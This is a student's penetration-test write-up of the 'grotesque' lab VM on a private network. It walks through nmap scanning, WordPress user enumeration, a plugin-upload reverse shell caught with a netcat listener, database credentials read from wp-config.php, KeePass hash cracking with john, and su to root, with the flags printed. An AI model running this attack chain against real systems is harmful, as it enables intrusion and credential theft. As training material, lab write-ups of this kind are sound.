

VAPT REPORT-6

Student Name: JIGAR NAKARANI

VM Name: grotesque(3.0.1)

Target IP Address: 192.168.56.123

Attacker IP Address: 192.168.56.107

1. Nmap scan for host discovery

```
(jigar@kali)-[~/Desktop/grotesque]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 09:30 IST
Nmap scan report for 192.168.56.1
Host is up (0.00067s latency).
MAC Address: 0A:00:27:00:00:18 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00062s latency).
MAC Address: 08:00:27:FA:7F:67 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.123
Host is up (0.0016s latency).
MAC Address: 08:00:27:86:E1:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.107
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.97 seconds
```

2. Open ports (tcp-udp)

```
(jigar@kali)-[~/Desktop/grotesque]
$ nmap -sS -p- 192.168.56.123 -oN TCP_PORTS
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 09:33 IST
Nmap scan report for 192.168.56.123
Host is up (0.00055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
66/tcp    open  sqlnet
80/tcp    open  http
MAC Address: 08:00:27:86:E1:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 28.22 seconds

(jigar@kali)-[~/Desktop/grotesque]
$ nmap -sU -p 53,67,68,161,162,123,5353,137,138 -Pn 192.168.56.123 -oN UDP_PORTS
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 09:34 IST
Nmap scan report for 192.168.56.123
Host is up (0.0013s latency).

PORT      STATE SERVICE
53/udp    closed domain
67/udp    closed dhcp
68/udp    open|filtered dhcp
123/udp   closed ntp
137/udp   closed netbios-ns
138/udp   closed netbios-dgm
161/udp   closed snmp
162/udp   closed snmptrap
5353/udp  closed zeroconf
MAC Address: 08:00:27:86:E1:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.00 seconds
```

Then I not go with a version enumeration instead I target a open ports.

3. Browsing start with default port (80) and try to perform each actions possible and inspect other things like source code , I finally found a zip file and I download it.


```
(jigar@kali)~/Desktop/grotesque
$ ls
logo.png  TCPPOPTS  UDPPORTS  vvnlist.zip
(jigar@kali)~/Desktop/grotesque
$ cd /home/jigar/Desktop/grotesque/vvnlist.github.io/
(jigar@kali)~/Desktop/grotesque/vvnlist.github.io
$ ls
assets  changelog.txt  _config.yml  _data  functions.md  Gemfile  Gemfile.lock  _includes  index.md  _layouts  LICENSE  license.txt  Makefile  scripts  sshpasswd.png  _vvnlist
```

I find a one directory or endpoint which name is “/lyricsblog” and I also use a exiftool to find a hidden information inside sshpasswd.png but there is no open port regarding ssh so it is just prank.

```
enterprise:
"escalate_linux 1":
europa:
finger:
fluxcapacitor:
forest:
forwardslash:
for wordpress, it's on port 80/lyricsblog:
friendzone:
"fristileaks 1.3":
frolic:
ftp:
functions:
fuse:
giddy:
git:
"goldeneye 1":
grandpa:
granny:
group:
h:
"hacklab vulnix":
hackmyvm:
haircut:
hash:
hawk:
haystack:
"healthcare 1":
heist:
help:
"hemisphere lynx":
hidden:
```

```
Exif Image Height      : 900
Create Date            : 2021:01:18 13:00:50+03:00
Modify Date            : 2021:01:18 13:07:04+03:00
Metadata Date          : 2021:01:18 13:07:04+03:00
History Action          : saved, converted, derived, saved
History Instance ID     : xmp.iid:8c0ada24-07f6-da4e-8fa6-5075425d7321, xmp.iid:6b15759f-347a-074e-971e-fbc0d49763ee
History When            : 2021:01:18 13:07:04+03:00, 2021:01:18 13:07:04+03:00
History Software Agent   : Adobe Photoshop CC 2018 (Windows), Adobe Photoshop CC 2018 (Windows)
History Changed          : /, /
History Parameters       : from image/jpeg to image/png, converted from image/jpeg to image/png
Derived From Instance ID : xmp.iid:8c0ada24-07f6-da4e-8fa6-5075425d7321
Derived From Document ID : E37EB3E0ABAC7D850473748D150462CF
Derived From Original Document ID: E37EB3E0ABAC7D850473748D150462CF
Text Layer Name         : HELLO MOSSAD?, 2
Text Layer Text         : HELLO MOSSAD?, SOMEONE TRYING TO HACK US
Bits Per Sample         : 8, 8, 8, 8
Image Size              : 600x481
Megapixels              : 0.289
```

4. Visit /lyricsblog on browser but nothing helpful there so I ran a dirbuster against /lyricsblog and I found a wp-login page.



- Run wp-scan command against this endpoints to find any vulnerabilities or default settings and interestingly I find a username “erdalkomurcu”.
- Now at this point I am stuck totally I have not idea what to do , I am stuck here . at this point I try to find hints or workthrough on google , and I found it on medium site , and hints or workflow is copy the lyrics and find md5 hash of that and then uppercase it , that is a password.

Username: erdalkomurcu Password: BC78C6AB38E114D6135409E44F7CDDA2

```
(jigar@kali)-[~/Desktop/grotesque]
$ nano lyrics


(jigar@kali)-[~/Desktop/grotesque]
$ md5sum lyrics
169b033c0ca511bb6e162e07fa4b1aa0 lyrics

(jigar@kali)-[~/Desktop/grotesque]
$ nano lyrics

(jigar@kali)-[~/Desktop/grotesque]
$ md5sum lyrics
bc78c6ab38e114d6135409e44f7cdda2 lyrics

(jigar@kali)-[~/Desktop/grotesque]
$
```

7. Successfully login and as usual in web-press we upload zip file in upload pluggin section with reverse connection and i got shell .



```
(jigar@kali)-[~/Desktop/wp-shell]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.123: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.123] 54130
/bin/sh: 0: can't access tty; job control turned off
$ ls
about.php
admin-ajax.php
admin-footer.php
admin-functions.php
admin-header.php
admin-post.php
admin.php
async-upload.php
authorize-application.php
comment.php
credits.php
css
custom-background.php
custom-header.php
customize.php
edit-comments.php
edit-form-advanced.php
edit-form-blocks.php
edit-form-comment.php
edit-link-form.php
edit-tag-form.php
edit-tags.php
```

8. In /var/www/html/lyricsblog, I found **wp-config.php** which exposed database credentials.

```
$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'raphael' );

/** MySQL database password */
define( 'DB_PASSWORD', '_double_trouble_' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] . '/lyricsblog' );
define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] . '/lyricsblog' );

/*#@+*/
```

Username: raphael Password: double_trouble

9. Login with raphael and you find a first flag.

```
user.txt
vwm1ist.github.io
cat user.txt
F6ACB21652E095630BB1BEBD1E587FE7
```

10. Inside raphael's home, I found a hidden KeePass database file: .chadroot.kdbx and extract hash with keepass2john and try to crack it.

```
(jigar@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashof
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:52 0.06% (ETA: 2026-07-25 13:15) 0g/s 192.5p/s 192.5c/s 192.5C/s yummy1..rainier
0g 0:00:01:58 0.13% (ETA: 2026-07-25 13:23) 0g/s 191.3p/s 191.3c/s 191.3C/s onetwo..mumndad
chatter (chadroot)
1g 0:00:02:21 DONE (2026-07-24 12:20) 0.007084g/s 191.1p/s 191.1c/s 191.1C/s colombiano..candyapple
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

11. Opened the KeePass file via [KeeWeb](#) and revealed stored credentials.

Database	Entries	Groups	Tools	View	Help
secret					
Title	Username	URL	Notes	Modified	
classified	root			18/01/21 6:33 ...	
classified	root			18/01/21 6:32 ...	
classified	root			18/01/21 6:34 ...	
classified	root			18/01/21 6:34 ...	

```
...yarak...
...subjective...
secretservice
rockyou.txt
```

12. try all this 4 password one by one and we find correct password is subjective . so we have root credentials now.

```

widgets.php
$ su
Password: secretservice

su: Authentication failure
$ $ su root
Password: secretservice

su: Authentication failure
$ $ su root
Password: rockyou.txt
su: Authentication failure
$
$ su root
Password: ../arak..

su: Authentication failure
$ $ su ../subjective..
su: user ../subjective.. does not exist
$ su root
Password: ../subjective..

whoami
root

```

```

pwd
/var/www/html/lyricsblog/wp-admin
cd ~
ls
logdel2
root.txt
vtmlist.sh
ls -al
total 32
drwx----- 4 root root 4096 Jul 24 02:14 .
drwxr-xr-x 18 root root 4096 Dec 17 2020 ..
-rw----- 1 root root 89 Mar 10 2021 .bash_history
drwx----- 3 root root 4096 Jul 24 02:14 .gnupg
drwxr-xr-x 3 root root 4096 Mar 10 2021 .local
-r-x----- 1 root root 474 Jan 18 2021 logdel2
-r-x----- 1 root root 32 Jan 18 2021 root.txt
-rwxr-xr-x 1 root root 118 Jan 18 2021 vtmlist.sh
cat root.txt
AF7DD472654CBBCF87D3D7F509CB9862

```